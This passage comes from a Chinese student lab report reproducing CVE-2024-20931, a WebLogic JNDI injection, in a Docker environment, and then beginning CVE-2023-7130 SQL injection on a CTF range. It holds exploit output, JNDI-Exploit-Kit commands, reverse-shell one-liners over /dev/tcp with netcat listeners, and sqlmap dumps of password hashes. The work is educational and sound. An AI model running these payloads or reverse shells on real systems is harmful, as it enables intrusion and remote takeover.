>     System.out.println("[+] Exploit successful!");
> } catch (Exception e) {
>     System.out.println("[+] Exploit triggered: " + e.getMessage());
> }
> }
> EOF
[oracle@81a7f950e677 tmp]$ javac -cp /u01/oracle/wlserver/server/lib/weblogic.jar:/u01/oracle/wlserver/modules/* CVE2024
20931.java
[oracle@81a7f950e677 tmp]$ java -cp ./:/u01/oracle/wlserver/server/lib/weblogic.jar:/u01/oracle/wlserver/modules/* CVE202
420931
=== CVE-2024-20931 Exploit ===
Target: 127.0.0.1:7001
[+] Connecting to WebLogic server...
[+] Connected successfully!
[+] Malicious RMI: rmi://asr8by.ceye.io/test
[+] Malicious object bound to: pwned1752580487213
[+] Triggering vulnerability...
```

图 16: 漏洞验证代码运行

我们可以看到。显示漏洞触发成功，我们去 ceye.io 验证一下是否产生了 dns 查询。

2.4 验证结果

DNS Log 验证结果:

在 ceye.io 查询页面观察到 DNS 查询记录:

ID	Name	Remote Addr	Created At (UTC+0)
2379485537	asr8by.ceye.io	221.238.245.39	2025-07-15 11:54:48
2379485536	asr8by.ceye.io	111.33.78.4	2025-07-15 11:54:48

图 17: dnslog

收到 2 条 DNS 查询记录，证明 JNDI 注入成功触发，WebLogic 服务器尝试连接恶意域名。

阶段 3: 远程代码执行实现（文件写入验证）

3.1 在容器内搭建 JNDI 恶意服务器

我们使用了开源的 JNDI 工具来搭建恶意服务器。

Listing 36: 容器内搭建 JNDI 服务器

```
1 # 启动 JNDI 服务器
2 java -jar JNDIKit.jar -C "touch /tmp/rce_success.txt; echo 'CVE
    -2024-20931 RCE SUCCESS' > /tmp/flag.txt" -J "127.0.0.1:9999" -L "
    127.0.0.1:9998" -R "127.0.0.1:9997"
```


[illegible]

图 18: JNDI 运行

3.2 修改 exploit 指向本地 JNDI 服务器

Listing 37: 修改 exploit 配置

```
1 # 修改exploit使用生成的LDAP地址
2 sed -i 's/asr8by.ceye.io/127.0.0.1/g' CVE202420931.java
3 sed -i 's/:1099/:9998/g' CVE202420931.java
4 sed -i 's/test/dh3ee5/g' CVE202420931.java
5 # 检查修改结果
6 cat CVE202420931.java | grep -E "(ldap|dh3ee5|LdapCtxFactory)"
```

这是我们根据刚才启动的 JNDI 得到的 JDK1.8 得到的地址进行修改。

3.3 执行 RCE 攻击

我们编译执行代码，进行攻击。

```
@81a7f950e677/tmp
remoteJNDIName.setAccessible(true);
remoteJNDIName.set(f, maliciousRMI);

String bindName = "pwned" + System.currentTimeMillis();
c.bind(bindName, f);

System.out.println("[+] Malicious object bound to: " + bindName);

System.out.println("[+] Triggering vulnerability...");
try {
    c.lookup(bindName);
    System.out.println("[+] Exploit successful!");
} catch (Exception e) {
    System.out.println("[+] Exploit triggered: " + e.getMessage());
}
}
}

[oracle@81a7f950e677 tmp]$ javac -cp /u01/oracle/wlserver/server/lib/weblogic.jar:/u01/oracle/wlserver/modules/* CVE2024
20931.java
[oracle@81a7f950e677 tmp]$ java -cp ./:/u01/oracle/wlserver/server/lib/weblogic.jar:/u01/oracle/wlserver/modules/* CVE202
420931
=== CVE-2024-20931 Exploit ===
Target: 127.0.0.1:7001
[+] Connecting to WebLogic server...
[+] Connected successfully!
[+] Malicious RMI: ldap://172.18.0.1:9998/ovtdsu
[+] Malicious object bound to: pwned1752582846977
[+] Triggering vulnerability...
[+] Exploit triggered: 172.18.0.1:9998
[oracle@81a7f950e677 tmp]$
```

图 19: exploit 攻击运行

显示攻击成功，漏洞被触发了。

```
@docker-desktop/tmp
ldap://127.0.0.1:9998/serial/URLDNS dns
ldap://127.0.0.1:9998/serial/Vaadin1 exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:9998/serial/Jre8u20 exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:9998/serial/CustomPayload

[+] By default, serialized payloads execute the command passed in the -C argument with 'exec_global'.

[+] The CustomPayload is loaded from the -P argument. It doesn't support Dynamic Commands.

[+] Serialized payloads support Dynamic Command inputs in the following format:
ldap://127.0.0.1:9998/serial/[payload_name]/exec_global/[base64_command]
ldap://127.0.0.1:9998/serial/[payload_name]/exec_unix/[base64_command]
ldap://127.0.0.1:9998/serial/[payload_name]/exec_win/[base64_command]
ldap://127.0.0.1:9998/serial/[payload_name]/sleep/[milliseconds]
ldap://127.0.0.1:9998/serial/[payload_name]/java_reverse_shell/[ipaddress:port]
ldap://127.0.0.1:9998/serial/[payload_name]/dns/[domain_name]
Example1: ldap://127.0.0.1:1389/serial/CommonsCollections5/exec_unix/cGluZyAtYzEgZ29vZ2x1LmNvbQ==
Example2: ldap://127.0.0.1:1389/serial/Hibernate1/exec_win/cGluZyAtYzEgZ29vZ2x1LmNvbQ==
Example3: ldap://127.0.0.1:1389/serial/odk7u21/java_reverse_shell/127.0.0.1:9999
Example4: ldap://127.0.0.1:1389/serial/RONE/sleep/30000
Example5: ldap://127.0.0.1:1389/serial/URLDNS/dns/sub.mydomain.com

-----Server Log-----
2025-07-15 13:01:23 [JETTYSERVER]>> Listening on 127.0.0.1:9999
2025-07-15 13:01:23 [RMISERVER] >> Listening on 127.0.0.1:9997
2025-07-15 13:01:23 [LDAPSERVER] >> Listening on 0.0.0.0:9998
2025-07-15 13:02:42 [LDAPSERVER] >> Send LDAP reference result for 0d8r9s redirecting to http://127.0.0.1:9999/ExecTempl
ateJDK8.class
2025-07-15 13:02:42 [JETTYSERVER]>> Received a request to http://127.0.0.1:9999/ExecTemplateJDK8.class
```

图 20: JNDI 服务器接收到请求的日志

我们可以很清楚的看到。服务器日志中出现了恶意类的加载，看来应该是执行成功了，我们稍加验证即可。

3.4 验证 RCE 执行成功

```
@docker-desktop/tmp
>
> System.out.println("[+] Exploit triggered: " + e.getMessage());
>
> }
>
>
> System.out.println("[+] Checking RCE results...");
>
> }
>
> EOF
[oracle@docker-desktop tmp]$ javac -cp /u01/oracle/wlserver/server/lib/weblogic.jar:/u01/oracle/wlserver/modules/* FinalExploit.java
[oracle@docker-desktop tmp]$ java -cp ./:/u01/oracle/wlserver/server/lib/weblogic.jar:/u01/oracle/wlserver/modules/* FinalExploit
=== CVE-2024-20931 Final RCE Exploit ===
[+] Connected to WebLogic
[+] Triggering with: ldap://127.0.0.1:9998/dh3ee5
[+] Exploit triggered: problem generating object using object factory
[+] Checking RCE results...
[oracle@docker-desktop tmp]$ ls -la /tmp/rce + /tmp/flag.txt
-rw-r----- 1 oracle oracle 27 Jul 15 12:55 /tmp/flag.txt
-rw-r----- 1 oracle oracle 0 Jul 15 12:55 /tmp/rce_success.txt
[oracle@docker-desktop tmp]$ cat /tmp/flag.txt
CVE-2024-20931 RCE SUCCESS
[oracle@docker-desktop tmp]$ cat /tmp/rce_success.txt
[oracle@docker-desktop tmp]$
```

图 21: flag 写入验证

我们发现了 flag.txt 确实存在,也就是写入成功。打开后就发现了,写入的 **Flag:CVE-2024-20931 RCE SUCCESS**:

Listing 38: RCE 成功验证结果

```
1 -rw-r----- 1 oracle oracle 27 Jul 15 12:55 /tmp/flag.txt
2 cat /tmp/flag.txt
3 # flag 文件内容
4 CVE-2024-20931 RCE SUCCESS
```

那么到此整个复现基本完成,只需要将命令更换即可,我们再做一个反弹 shell 的。

阶段 4: 反弹 Shell 控制

4.1 配置反弹 shell JNDI 服务器

```
@docker-desktop/tmp
[C[oracle@docker-desktop tmp]$ clear
[oracle@docker-desktop tmp]$ java -jar JNDIExploit.jar -C "bash -i >& /dev/tcp/host.docker.internal/4444 0>&1" -J "127.0.0.1:9999" -L "127.0.0.1:9998" -R "127.0.0.1:9997"

JNDI-EXPLOIT-Kit
┌───┴───┐
1.1
created by @melkin
modified by @pimps

[HTTP_ADDR] >> 127.0.0.1
[RMI_ADDR] >> 127.0.0.1
[LDAP_ADDR] >> 127.0.0.1
[COMMAND] >> bash -i >& /dev/tcp/host.docker.internal/4444 0>&1

-----JNDI Links-----
Target environment(Built in JDK 1.7 whose trustURLCodebase is true):
rmi://127.0.0.1:9997/nm2x5m
ldap://127.0.0.1:9998/nm2x5m
Target environment(Built in JDK 1.8 whose trustURLCodebase is true):
rmi://127.0.0.1:9997/pknj2r
ldap://127.0.0.1:9998/pknj2r
Target environment(Built in JDK - (BYPASS WITH GROOVY by @orangerw) whose trustURLCodebase is false and have Tomcat 8+ and Groovy in classpath):
rmi://127.0.0.1:9997/fnz1zr
Target environment(Built in JDK 1.5 whose trustURLCodebase is true):
rmi://127.0.0.1:9997/elott5
ldap://127.0.0.1:9998/elott5
```

图 22: 反弹 shell 服务器启动

Listing 39: 反弹 shell JNDI 服务器配置

```
1 # 停掉之前的 JNDI 服务器, 重新启动
```

```
2 java -jar JNDIKit.jar -C "bash -i >& /dev/tcp/host.docker.internal
    /4444 0>&1" -J "127.0.0.1:9999" -L "127.0.0.1:9998" -R "
    127.0.0.1:9997"
```

这个地方和之前相比只是把指令换成了 `bash -i`, 并且连接到指定 ip 的一个端口, 也就是我的主机。




图 23: 更换 JNDI 链接

也和之前一样, 把 java 代码中的 JNDI 的链接换成我们新启动的 jdk1.8 的链接。

4.2 启动 netcat 监听

在我们的主机上开启监听, 准备获取反弹的 shell。

Listing 40: Windows 上启动 netcat 监听

```
1 # 在Windows PowerShell 中
2 cd "D:\大二下\360实训\大作业项目\CVE-2024-20931\netcat-master\netcat-
    master"
3 .\nc -lvnp 4444
4 listening on [any] 4444 ...
```

4.3 执行反弹 shell 攻击

更换新的 JNDI 链接, 重新编译与执行。

```
@docker-desktop/tmp
>
>         System.out.println("SUCCESS: Connected to " + ip);
>         break;
>     } catch (Exception e) {
>         System.out.println("FAILED: " + ip + " - " + e.getMessage());
>     }
> }
> EOF
[oracle@docker-desktop tmp]$ javac NetworkTest.java
[oracle@docker-desktop tmp]$ java NetworkTest
Testing connection to 127.0.0.1:4444
FAILED: 127.0.0.1 - Connection refused (Connection refused)
Testing connection to 192.168.65.1:4444
FAILED: 192.168.65.1 - Connection refused (Connection refused)
Testing connection to host.docker.internal:4444
SUCCESS: Connected to host.docker.internal
[oracle@docker-desktop tmp]$ sed -i 's/oygrus/pknj2r/g' FinalExploit.java
[oracle@docker-desktop tmp]$ grep "pknj2r" FinalExploit.java
String maliciousLDAP = "ldap://127.0.0.1:9998/pknj2r";
[oracle@docker-desktop tmp]$ javac -cp /u01/oracle/wlserver/server/lib/weblogic.jar:/u01/oracle/wlserver/modules/* FinalExploit.java
[oracle@docker-desktop tmp]$ java -cp ./u01/oracle/wlserver/server/lib/weblogic.jar:/u01/oracle/wlserver/modules/* FinalExploit
=== CVE-2024-20931 Final RCE Exploit ===
[*] Connected to WebLogic
[*] Triggering with: ldap://127.0.0.1:9998/pknj2r
[*] Exploit triggered: problem generating object using object factory
[*] Checking RCE results...
[oracle@docker-desktop tmp]$
```

图 24: 执行攻击

并且显示成功触发漏洞，服务器日志也和之前一样显示恶意类的写入。

4.4 反弹 shell 连接成功

我们赶紧回到主机，查看监听断口 4444 处 Windows netcat 接收到连接：

Listing 41: 反弹 shell 连接成功

```
1 PS D:\大二下\360实训\大作业项目\CVE-2024-20931\netcat-master\netcat-master> .\nc -lvp 4444
2 listening on [any] 4444 ...
3 connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 3050
4 [oracle@docker-desktop base_domain]$
```

```
@docker-desktop:~/user_pro
port numbers can be individual or ranges: m-n [inclusive]
PS D:\大二下\360实训\大作业项目\CVE-2024-20931\netcat-master\netcat-master> .\nc -lvp 4444
listening on [any] 4444 ...
PS D:\大二下\360实训\大作业项目\CVE-2024-20931\netcat-master\netcat-master> .\nc -lvp 4444
listening on [any] 4444 ...
PS D:\大二下\360实训\大作业项目\CVE-2024-20931\netcat-master\netcat-master> .\nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 2529
TEST CONNECTION FROM CONTAINER
PS D:\大二下\360实训\大作业项目\CVE-2024-20931\netcat-master\netcat-master> .\nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 3050
[oracle@docker-desktop base_domain]$ whoami
whoami
oracle
[oracle@docker-desktop base_domain]$ pwd
pwd
/u01/oracle/user_projects/domains/base_domain
[oracle@docker-desktop base_domain]$ uname -a
uname -a
Linux docker-desktop 6.6.87.2-microsoft-standard-WSL2 #1 SMP PREEMPT_DYNAMIC Thu Jun  5 18:30:46 UTC 2025
x86_64 GNU/Linux
[oracle@docker-desktop base_domain]$ ls -la /tmp/flag.txt /tmp/rce_success.txt
ls -la /tmp/flag.txt /tmp/rce_success.txt
-rw-r----- 1 oracle oracle 27 Jul 15 12:55 /tmp/flag.txt
-rw-r----- 1 oracle oracle  0 Jul 15 12:55 /tmp/rce_success.txt
[oracle@docker-desktop base_domain]$ cat /tmp/flag.txt
cat /tmp/flag.txt
CVE-2024-20931 RCE SUCCESS
[oracle@docker-desktop base_domain]$
```

图 25: 成功获取 shell

4.6 验证 shell 控制效果

在上图中，我们可以看到获得到 bash，并且可以在我的主机窗口执行命令实现完全控制：

Listing 42: 反弹 shell 命令执行验证

```
1 [oracle@docker-desktop base_domain]$ whoami
2 oracle
3 [oracle@docker-desktop base_domain]$ pwd
4 /u01/oracle/user_projects/domains/base_domain
5 [oracle@docker-desktop base_domain]$ uname -a
6 Linux docker-desktop 6.6.87.2-microsoft-standard-WSL2 #1 SMP
   PREEMPT_DYNAMIC Thu Jun  5 18:30:46 UTC 2025 x86_64 x86_64 x86_64
   GNU/Linux
7 [oracle@docker-desktop base_domain]$ cat /tmp/flag.txt
8 CVE-2024-20931 RCE SUCCESS
```

4.7 补充验证读取 Flag

在实验后，我们从老师那里得知目前的复现验证逻辑存在问题，于是就有了阶段 0 的准备工作。

与之前的步骤一样，我们启动一个反弹 shell 的 JNDI 恶意服务器：

Listing 43: 反弹 shell 服务器

```
1 PS D:\大二下\360实训\大作业项目\CVE-2024-20931> java -jar JNDIKit.jar
   -C "bash -i >& /dev/tcp/host.docker.internal/4444 0>&1" -J "host.
   docker.internal:9999" -L "host.docker.internal:9998" -R "host.
   docker.internal:9997"
```

然后开启一个监听窗口：

Listing 44: 监听 nc

```
1 PS D:\大二下\360实训\大作业项目\CVE-2024-20931\netcat-master\netcat-
   master> .\nc -lvnp 4444
2 listening on [any] 4444 ...
```

由于这些步骤与之前的是一样，就不过多的赘述，之后我们根据启动的恶意服务器的新的 jdk1.8 的地址，更换 poc 之中的地址重新编译执行就可以再一次得到反弹的 shell 了。




图 26: shell 以及 JNDI 日志

然后我们就再一次的看到了反弹的 shell 以及 jndi 服务器显示恶意类的加载啦！
那么有了这个 shell 就好办很多了：

```
1 PS D:\大二下\360实训\大作业项目\CVE-2024-20931\netcat-master\netcat-master> .\nc -lvp 4444
2 listening on [any] 4444 ...
3 connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 12877
4 [oracle@docker-desktop base_domain]$ whoami
5 oracle
6 [oracle@docker-desktop base_domain]$ find / -name "*flag*" 2>/dev/null
7 /proc/sys/kernel/acpi_video_flags
8 .....
9 .....
10 /tmp/flag.txt
11 /sys/devices/platform/serial8250/tty/ttyS6/flags
12 .....
13 /sys/module/scsi_mod/parameters/default_dev_flags
14 /u01/oracle/user_projects/domains/base_domain/secret_flag.txt
```

我们直接看一下我们的权限，然后利用指令查询所有文件名带有 flag 的文件。显然看到了我们之前利用漏洞写入的 *flag.txt*，以及准备阶段写入用来验证的 *secret_flag.txt*，利用 cat 打开这个 txt 即可验证啦，可以看到 *flag{CVE-2024-20931_WebLogic_JNDI_Injection_Success}*！




图 27: 验证 flag

可以看到，在上面我们可以执行任意的 Linux 命令，拥有 oracle 的用户权限，可以

访问所有的文件。我们可以找到之前写入的 flag.txt 打开，成功看到了 **Flag: CVE-2024-20931 RCE SUCCESS**，以及用来验证的 secret_flag.txt 的 **Flag**。

至此我们完全复现了 CVE-2024-20931，实现了远程命令执行，通过反弹 shell 实现完全控制 WebLogic 服务器，大功告成!!!

3.4.3 测试中所用的工具

工具名称	版本/信息	用途
Docker Desktop	最新版	容器化漏洞环境搭建
Oracle WebLogic Server	12.2.1.3-2018	目标测试环境
Vulhub	CVE-2023-21839 环境	标准化漏洞测试环境
JDK	1.8.0_452 (Eclipse Temurin)	Java 开发和运行环境
JNDI-Exploit-Kit	1.0-SNAPSHOT	恶意 JNDI 服务器搭建
自研 POC	CVE202420931Exploit.java	核心漏洞利用代码
ceye.io	在线 DNS Log 服务	DNS 查询验证服务
netcat	win32-1.12	反弹 shell 监听工具
PowerShell	Windows 11 内置	命令行操作环境

表 6: CVE-2024-20931 测试工具详情表

JNDI-Exploit-Kit 工具下载配置过程：

Listing 45: JNDI 工具下载过程

```

1 # 在Windows PowerShell中下载工具
2 cd "D:\大二下\360实训\大作业项目\CVE-2024-20931"
3
4 # 下载JNDI-Exploit-Kit (如果GitHub访问有问题可使用镜像站)
5 Invoke-WebRequest -Uri "https://github.com/pimps/JNDI-Exploit-Kit/raw
  /master/target/JNDI-Exploit-Kit-1.0-SNAPSHOT-all.jar" -OutFile "
  JNDIKit.jar"
6
7 # 验证文件下载成功
8 dir JNDIKit.jar

```

JNDI 使用不同配置：

Listing 46: JNDI 工具的使用

```

1 # 1：文件写入验证RCE

```



```

2 java -jar JNDIKit.jar -C "touch /tmp/rce_success.txt; echo 'CVE
   -2024-20931 RCE SUCCESS' > /tmp/flag.txt" -J "127.0.0.1:9999" -L "
   127.0.0.1:9998" -R "127.0.0.1:9997"
3
4 # 2: 反弹shell利用
5 java -jar JNDIKit.jar -C "bash -i >& /dev/tcp/host.docker.internal
   /4444 0>&1" -J "127.0.0.1:9999" -L "127.0.0.1:9998" -R "
   127.0.0.1:9997"

```

3.5 CVE-2023-7130 复现过程

3.5.1 风险管理及规避

为保障测试过程的安全性和可控性，本次 CVE-2023-7107 SQL 注入漏洞测试采取了以下措施：

测试环境采用 Docker 容器进行完全隔离，确保测试操作不对生产系统造成任何影响；所有测试操作均在本地网络中完成，不涉及任何真实用户数据或敏感信息；同时，严格限定测试权限，仅在授权环境和授权账户下执行操作，并对每一个测试步骤进行详细记录，确保过程具备完整的可追溯性。

为确保实验过程中无意外扩展行为，环境启用了详细的请求日志与数据库查询日志记录机制，并设置自动超时退出策略。实验结束后，立即销毁容器并清除临时缓存文件，同时对日志内容进行审计，确认不存在潜在残留风险。若测试需模拟读取敏感数据，均使用预置的测试文件或假数据替代，确保不涉及真实数据访问。

此外，所有测试人员均获得测试授权，严格遵守最小权限原则，不将测试环境用于非授权用途。通过以上措施，本次 SQL 注入漏洞测试在安全、可控的前提下顺利完成，有效降低了测试带来的潜在风险，并确保测试结果的真实性与可靠性。

3.5.2 测试方法


依托春秋云镜进行实验 首先搜索到春秋云镜上有该漏洞，申请场景，进入给出的 URL。

College Notes Gallery About Us Login Sign Up Upload Notes




COPYRIGHT 2018 College Notes Gallery

然后进入 login，发现可能有注入的地方




使用御剑后台扫描工具扫描网站，找到后台登录地址 login.php，打开 readme.txt，发下了登录用户名及密码。username=admin，password=123456。



```
username === admin
password === 123456
```

然后输入得到的数据，发现



然后使用 burp 抓取登录包，然后使用 sqlmap 爆破：

```
[12:42:27] [INFO] POST parameter 'user' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[12:42:27] [INFO] testing 'MySQL inline queries'
[12:42:27] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
```

使用-dump:

```
[12:45:20] [INFO] recognized possible password hashes in column 'token'
do you want to store hashes to a temporary file for eventual further processing with other tools [Y/n]
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: notes
Table: users
[1 entries]
```

id	about	email	image	token	name	role	course	gender	joindate	password
12	N/A	root@gmail.com	profile.jpg	<blank>	admin root	admin	Computer Science	N/A	2000-01-01	\$2y105UEvd.FbQVtgrZELXF8W6u1Q3Mu32p8x4B5SVQ7V/
13	N/A	user1@gmail.com	108812.jpg	<blank>	User 1	teacher	Electrical	Male	July 19, 2017	\$2y105L576ATZ/39N/N/p0dyf3wCkM11NpFB8TDNzJHeK.NZ
14	N/A	user2@gmail.com	profile.jpg	<blank>	user2	student	Electrical	Female	July 19, 2017	\$2y105OCaxXzxd6F8.V2afvmapqD6vJBGac32N.2t1mu01v
15	N/A	user3@gmail.com	profile.jpg	<blank>	user3	teacher	Computer Science	Male	July 19, 2017	\$2y105DEKq9z189MPSzj2M7L01T.c5M2v1EB7GZ1x02V
16	N/A	user4@gmail.com	profile.jpg	<blank>	student4	teacher	Computer Science	Female	July 19, 2017	\$2y105BNTdGfX0Zq5d23e91qt0D3u0Zg79hC99h4u00/L
17	N/A	teacher1@bncn.com	839669.jpg	<blank>	teacher	teacher	Mechanical	Male	July 19, 2017	\$2y105JAmuq1Q0603EVZ9/911u0M0WfCV1dVryU2f8u2
18	N/A	teacher2@bncn.com	895979.jpg	<blank>	teacher2	teacher	Mechanical	Male	July 19, 2017	\$2y105rCj99AHU5VnITCrbJ3osgeUx3ASg7JdZfY161j/1xf
19	N/A	teacher3@bncn.com	107095.jpg	<blank>	user1	teacher	Computer Science	Male	July 19, 2017	\$2y10521IH.ruvj3H5p07Ehej35001Fz7P9fdqj0Watu7/j08
20	N/A	anirban.root@gmail.com	401172.jpg	<blank>	Anirban	teacher	Computer Science	Male	July 20, 2017	\$2y105H412901U8zel7TE0MLka3uTTCtAvTU.DAExBhynJF3
21	N/A	user5@gmail.com	382931.jpg	<blank>	user6	teacher	Computer Science	Male	July 22, 2017	\$2y105B0M61GXZf6vWtAfLHqjefL355CTW3yX2NhPrFXK
22	N/A	user6@gmail.com	profile.jpg	<blank>	hfg ggh	teacher	Computer Science	Male	July 22, 2017	\$2y10521hwj7F15JCRZv0WfJ/BD006.A6H12AMLPrW6.h1m0
23	N/A	user9@gmail.com	profile.jpg	<blank>						

```
[12:45:30] [INFO] table 'notes.users' dumped to CSV file 'C:\Users\lenovo\AppData\Local\sqlmap\output\ec1-2zehtn8du2w5xj3g6b.cloudedil.ichungdu.com\dump\notes\users.csv'
[12:45:30] [INFO] fetching columns for table 'filllaaaag' in database 'notes'
[12:45:30] [INFO] retrieved: 'id'
[12:45:30] [INFO] retrieved: 'text'
[12:45:30] [INFO] retrieved: 'flag'
[12:45:30] [INFO] retrieved: 'text'
[12:45:30] [INFO] fetching entries for table 'filllaaaag' in database 'notes'
[12:45:30] [INFO] retrieved: 'Flag9ddddd54-8c92-43fc-a09d-9990942cec73'
[12:45:31] [INFO] retrieved: '1'
Database: notes
Table: filllaaaag
[1 entries]
```

id	flag
1	Flag9ddddd54-8c92-43fc-a09d-9990942cec73

得到 flag: 9ddddd54-8c92-43fc-a09d-9990942cec73

进行本地复现

搭建环境 Vulhub 上未提供该漏洞的现成镜像，因此采用手动方式进行复现。创建新的目录用于编写 Dockerfile 与 login.php 源码，构建简易存在 SQL 注入漏洞的站点。项目结构如下：

```
1 CVE-2023-7130/
2 notes/
3 login.php
4 Dockerfile
5 docker-compose.yml
```

Dockerfile 内容如下:

Listing 47: Dockerfile

```
1 FROM php:7.4-apache
```

```
2
3 # 安装 mysqli 扩展
4 RUN docker-php-ext-install mysqli
5
6 # 开启 PHP 报错显示
7 RUN echo "display_errors=On" >> /usr/local/etc/php/php.ini
8
9 # 拷贝代码文件
10 COPY notes/ /var/www/html/notes/
```

docker-compose.yml 内容如下：

Listing 48: docker-compose.yml

```
1 version: '3'
2 services:
3   web:
4     build: .
5     ports:
6       - "8080:80"
```

编写存在 SQL 注入漏洞的 login 页面，路径为 notes/login.php：

Listing 49: login.php

